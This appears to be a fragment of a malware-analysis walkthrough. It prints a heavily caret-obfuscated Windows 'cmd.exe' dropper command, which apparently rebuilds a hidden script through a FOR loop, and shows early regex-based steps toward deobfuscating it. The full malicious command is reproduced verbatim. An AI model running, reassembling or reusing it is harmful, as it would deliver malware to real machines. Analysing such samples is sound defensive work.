
Output

```
time: 14ms
length: 3089
lines: 1
```


```
cmd.exe /c CM%APPDATA:~  -12,1%;  ;  ; /V^:o;; ;  /R"; ;  ;  (  (   (^Se^t owy=djh ^tDJ^ D^2d^ h^W^X NfR^ T51
^xCV u n n0^a^  Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W  ^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^IOsr^B^f^gbRNv^;^0^E n^O
cR^4sLSH^pY$Tm^Y ^E1^Ps^jin^sx7T^eOi^mcjJ^po^ 4^gr^wIZPWBG^-C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^)Lw^ln^
TSRiXS^S5^qu$^A^lM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BCOeoGYv^y^p^3^akCU^s4Ig^.t2Vce6j^s^EcuHW0^i$^bv^j;^5hO^
)^6BJ^ymtN^dATgoHFv^BSW^DeD^m^zs3Nvnu^YKoN^e^jp^X^mS^sbNAe A^irJV^s^.^To0^Yo^P^Bap^h^j^QNUb$
wd^(L^j^8eanWtX^5niXz^Zr^sBHw^h^Hl.p^HwcBQKsMA5HIbu^$I^b^k^;I^HA1C8^5 er^u=VvC
94^6e7zk^pVG^KyC1r^tQdK^.^p3tcRxG^sA^i9^HF^0^D$ev^k;^M^XD^)ruC^(X^iTnIuCeA69pfPFo^61B^.36EcLvCsi7BHEb1$^0xW{^
mM^a ^Fo^B^)95R^0NRh0DTb^2L^xf QsqqvfXeGI1-^hRN^ ^7a^Q^sfRNu^uJytP9^4aSRjt^fYMSt^Of^.^k^eCYh^9ea^h^mG^Qq
N$UCo^(L^EA
^gV^If8^5CI^l^OG;^WQd^)^XCt^(k^OgdFOEnXIW^eFb^h^sdfs.kaPYeh^5^aJNc^Qk^OH$7IR;0NC^)nX^B0^UKw,^F1i^i0o^Snc^qRMJ
zW$JgV,NUI^'6H^k^TSP0EOL^eG^qbX'HL^9^(X9Dne F^e^kUvp^fXVoo^8v.^WHO^Y^ml^waVREQ^A4Q^$40D{dwo^y9Ntryept
z^e{bpl^)DQR^Wv^AISBbVkd^Qj^$INr x^7GnY5^BiUSh ^8 1^ibN^pn7^DpM1uO^$^uHd^(6gR^h^IO^EcZ8raN^sSeBucr9^M^
^o6^WefETJ;kS^M'mEvm^jU^ ^a^a^A^z^e^IN^prANX^t^axhs^u^tg^.MS^Qb^gSm^dj^pso nvdG0vaENm^'0xh^
Va^H^mx7To^EcYc^Z^Y6^-Sj^K^  yX^t^EUocG^kW^eEm^yjGNx^br5J^O7V^4^-VRowg^9re^6HgNn^Kj ^b8^4=^wVY^
Y^Avc3wrsglRH^Q^u^j$^B^yU;Lx6^'XGyp^SX^E^tv^x^G^tlrm^h^KI8l^6^GcmLR^qx^sHE^.Gy^I2yKgl^h07^m^ASRxXUksfhwm^T^b3
'vnO ^lQ^jm9y5o^iVucku^h-O 0^ ^U^T ^t8WLc5^D^m^e^U^H^Wj4YDbuAlOSd ^-5E^3w^i^Y^OeqZ^aNDUk^=8^iD
^K^j^T^YF^L^zaKt0Qm
0^$^wvV;^Y^y^U^)^8MG'C^XpeYi^hxfVW^eHS5.E^A7H3^gA^h^PN2^i^jza\N^Hl'Kor+12^E^)9^WS^(T^hD^h^3^Pk^tEkMar98PI^9Qp
sU4mkb^Bew^gLT^i^lkt^J^Kren43GO^1T^:^tUO^:^Dzt^]txlh^BhRt^07NaPo9^Pz7L^.CFPO^QOoIz^B^m.rYumilEez^s^8tc^o0sra^
uyu^A^B^ScJ^k[a^J^y^(PQ5=^j^36nFScR0b^KSS^Yg$^LPg^;Vi^H^)5E^Z'Mv2@q^Zw^'^Iti^(^MW5t7m8i^qX^B^lC0ppw59S^9f^b.v
mK^'cH^3k^4M^hw^W EA6^ibVs^Q ^Uuc^b/NSLudbor^hq^1.^f3^HoN^H^Op^k
im0ZPaS^Tnc70ZeE^Lhd5U0abZ^Jm^JN4i^aNTrC^B^e^k
FGs^qVfeqJK/^4kr/1lI:6^XQpF^Mc^tWr^l^tize^hEs^g^@GI^dF^GL^A^d^LKbqB7C^ys8of5a^KF^q8js^Lcn/Ty^Pnt1^piRwvmru^ld
su^Ua^o^1^a-V9upi^y^Jw^u2^E/cM5nl^B^AcTy^p.3Oxs^sE^fkoZI^o^d^sKoYzebXJ^y^t^Q^Tisb
E^e^EnGrqxUoV^B^yfpeF/PZm/i^5v^:oV^xphrmt^8d^FtzDKhdSR@^5bN^6^W^dPzyDeu^Stj/2^i^0nGPFc^skK.9^grcV7^Un^lr7^oI0
Xn2S^t^i7cesv8n/Yp^t/^4^q3^:R^0^kp Y^otW^pLtvoVhAzm@^4CL^D7H^3/^P^d^5k9G^X^pAvP.jz^0^u^Dzw^d^s^ZieK
G^.r^GnavedrD8s^ekErhP2Nsj^S9^wX^SroPG^9n^Ji^osR^a^6m^yCXiB^8Rnrd^F/^m^9^g/xYU:cWI^pqCbttrwt^xdDhe^Jh@^p4SR0^
bt7^B^xYE^u^tHB^AeRz^av^dVW5I/^0UwmQNZo7^ULcG6e.h^ZanONLi^Xofl8^qU^iyrHfvcYrDp6if^j^F^mri0i^4k^X^d^wkf^ai0olD
^p^Uvmxa.csZwF^IOw^T^O^g^w^TY1/^onN/^BWT^:6KCp^t^Hm^tcVDtO0Qh0^1o'T^uZ^=JLZW06bS^B^YUkV^gW$^K^Ed;l^1T'OW^sC^M
j^J^ZX^Qlj^Lv^G'^u^Jj^=i^2FcmpoK^Q^h3^HFOW$^oFK cn3^lk^K^slJIg^en^ Hhm^S4s^5O^dr^0^6^YepZE^wRXB^omqIp) ) ; ;
)&&  ;;  F^or;  ; ; /^l  ;  %^W ;; ; ^in ; ( ^ 2^1^59  ^-^4 +3)  ;;  ; d^O  ; ;( (;  ;; s^et
mCd^O=!mCd^O!!owy:~%^W,1!) )&&;;  ; i^F ; ;  %^W ; ; ;  ; lS^s ; ; ;^4 ; ;  ( (caL^l; %mCd^O:*^mCd^O!=% )  ;
) "
```

Too Many Carets(^)!!!

We should remove the DOS Obfuscation to get a better picture of this mess



```
Total found: 658

CM%APPDATA:~  -12,1%;  ;  ; /V^:o;; ;  /R"; ;  ;  (  (   (^Se^t owy=djh ^tDJ^ D^2d^ h^W^X NfR^ T51 ^x
Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W  ^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^IOsr^B^f^gbRNv^;^0^E n^O cR^4sLS
^E1^Ps^jin^sx7T^eOi^mcjJ^po^ 4^gr^wIZPWBG^-C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^)Lw^ln^
TSRiXS^S5^qu$^A^lM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BCOeoGYv^y^p^3^akCU^s4Ig^.t2Vce6j^s^EcuHW0^i$^bv
^ymtN^dATgoHFv^BSW^DeD^m^zs3Nvnu^YKoN^e^jp^X^mS^sbNAe A^irJV^s^.^To0^Yo^P^Bap^h^j^QNUb$
wd^(L^j^8eanWtX^5niXz^Zr^sBHw^h^Hl.p^HwcBQKsMA5HIbu^$I^b^k^;I^HA1C8^5 er^u=VvC
94^6e7zk^pVG^KyC1r^tQdK^.^p3tcRxG^sA^i9^HF^0^D$ev^k;^M^XD^)ruC^(X^iTnIuCeA69pfPFo^61B^.36EcLvCsi7BHEb
^Fo^B^)95R^0NRh0DTb^2L^xf QsqqvfXeGI1-^hRN^ ^7a^Q^sfRNu^uJytP9^4aSRjt^fYMSt^Of^.^k^eCYh^9ea^h^mG^Qq N
^gV^If8^5CI^l^OG;^WQd^)^XCt^(k^OgdFOEnXIW^eFb^h^sdfs.kaPYeh^5^aJNc^Qk^OH$7IR;0NC^)nX^B0^UKw,^F1i^i0o^
V,NUI^'6H^k^TSP0EOL^eG^qbX'HL^9^(X9Dne F^e^kUvp^fXVoo^8v.^WHO^Y^ml^waVREQ^A4Q^$40D{dwo^y9Ntryept
z^e{bpl^)DQR^Wv^AISBbVkd^Qj^$INr x^7GnY5^BiUSh ^8 1^ibN^pn7^DpM1uO^$^uHd^(6gR^h^IO^EcZ8raN^sSeBucr9^M
^o6^WefETJ;kS^M'mEvm^jU^ ^a^a^A^z^e^IN^prANX^t^axhs^u^tg^.MS^Qb^gSm^dj^pso nvdG0vaENm^'0xh^ Va^H^mx7T
Sj^K^  yX^t^EUocG^kW^eEm^yjGNx^br5J^O7V^4^-VRowg^9re^6HgNn^Kj ^b8^4=^wVY^
Y^Avc3wrsglRH^Q^u^j$^B^yU;Lx6^'XGyp^SX^E^tv^x^G^tlrm^h^KI8l^6^GcmLR^qx^sHE^.Gy^I2yKgl^h07^m^ASRxXUksf
^lQ^jm9y5o^iVucku^h-O 0^ ^U^T ^t8WLc5^D^m^e^U^H^Wj4YDbuAlOSd ^-5E^3w^i^Y^OeqZ^aNDUk^=8^iD ^K^j^T^YF^L
0^$^wvV;^Y^y^U^)^8MG'C^XpeYi^hxfVW^eHS5.E^A7H3^gA^h^PN2^i^jza\N^Hl'Kor+12^E^)9^WS^(T^hD^h^3^Pk^tEkMar
b^Bew^gLT^i^lkt^J^Kren43GO^1T^:^tUO^:^Dzt^]txlh^BhRt^07NaPo9^Pz7L^.CFPO^QOoIz^B^m.rYumilEez^s^8tc^o0s
J^k[a^J^y^(PQ5=^j^36nFScR0b^KSS^Yg$^LPg^;Vi^H^)5E^Z'Mv2@q^Zw^'^Iti^(^MW5t7m8i^qX^B^lC0ppw59S^9f^b.vmK
^W EA6^ibVs^Q ^Uuc^b/NSLudbor^hq^1.^f3^HoN^H^Op^k im0ZPaS^Tnc70ZeE^Lhd5U0abZ^Jm^JN4i^aNTrC^B^e^k
FGs^qVfeqJK/^4kr/1lI:6^XQpF^Mc^tWr^l^tize^hEs^g^@GI^dF^GL^A^d^LKbqB7C^ys8of5a^KF^q8js^Lcn/Ty^Pnt1^piR
^o^1^a-V9upi^y^Jw^u2^E/cM5nl^B^AcTy^p.3Oxs^sE^fkoZI^o^d^sKoYzebXJ^y^t^Q^Tisb
E^e^EnGrqxUoV^B^yfpeF/PZm/i^5v^:oV^xphrmt^8d^FtzDKhdSR@^5bN^6^W^dPzyDeu^Stj/2^i^0nGPFc^skK.9^grcV7^Un
t^i7cesv8n/Yp^t/^4^q3^:R^0^kp Y^otW^pLtvoVhAzm@^4CL^D7H^3/^P^d^5k9G^X^pAvP.jz^0^u^Dzw^d^s^ZieK
G^.r^GnavedrD8s^ekErhP2Nsj^S9^wX^SroPG^9n^Ji^osR^a^6m^yCXiB^8Rnrd^F/^m^9^g/xYU:cWI^pqCbttrwt^xdDhe^Jh
^xYE^u^tHB^AeRz^av^dVW5I/^0UwmQNZo7^ULcG6e.h^ZanONLi^Xofl8^qU^iyrHfvcYrDp6if^j^F^mri0i^4k^X^d^wkf^ai0
sZwF^IOw^T^O^g^w^TY1/^onN/^BWT^:6KCp^t^Hm^tcVDtO0Qh0^1o'T^uZ^=JLZW06bS^B^YUkV^gW$^K^Ed;l^1T'OW^sC^Mj^
'^u^Jj^=i^2FcmpoK^Q^h3^HFOW$^oFK cn3^lk^K^slJIg^en^ Hhm^S4s^5O^dr^0^6^YepZE^wRXB^omqIp) ) ; ;   )&&
; /^l  ;  %^W ;; ; ^in ; ( ^ 2^1^59  ^-^4 +3)  ;;  ; d^O  ; ;( (;  ;; s^et   mCd^O=!mCd^O!!owy:~%^W,1
i^F ; ;  %^W ; ; ;  ; lS^s ; ; ;^4 ; ;  ( (caL^l; %mCd^O:*^mCd^O!=% )  ; )
```



Recipe

Regular expression

Built in regexes
User defined

Regex
```
(cmd.exe.*\) ")
```

☑ Case insensitive ☑ ^ and $ match at newlines ☐ Dot matches all

☐ Unicode support ☐ Astral support ☐ Display total

Output format
List capture groups

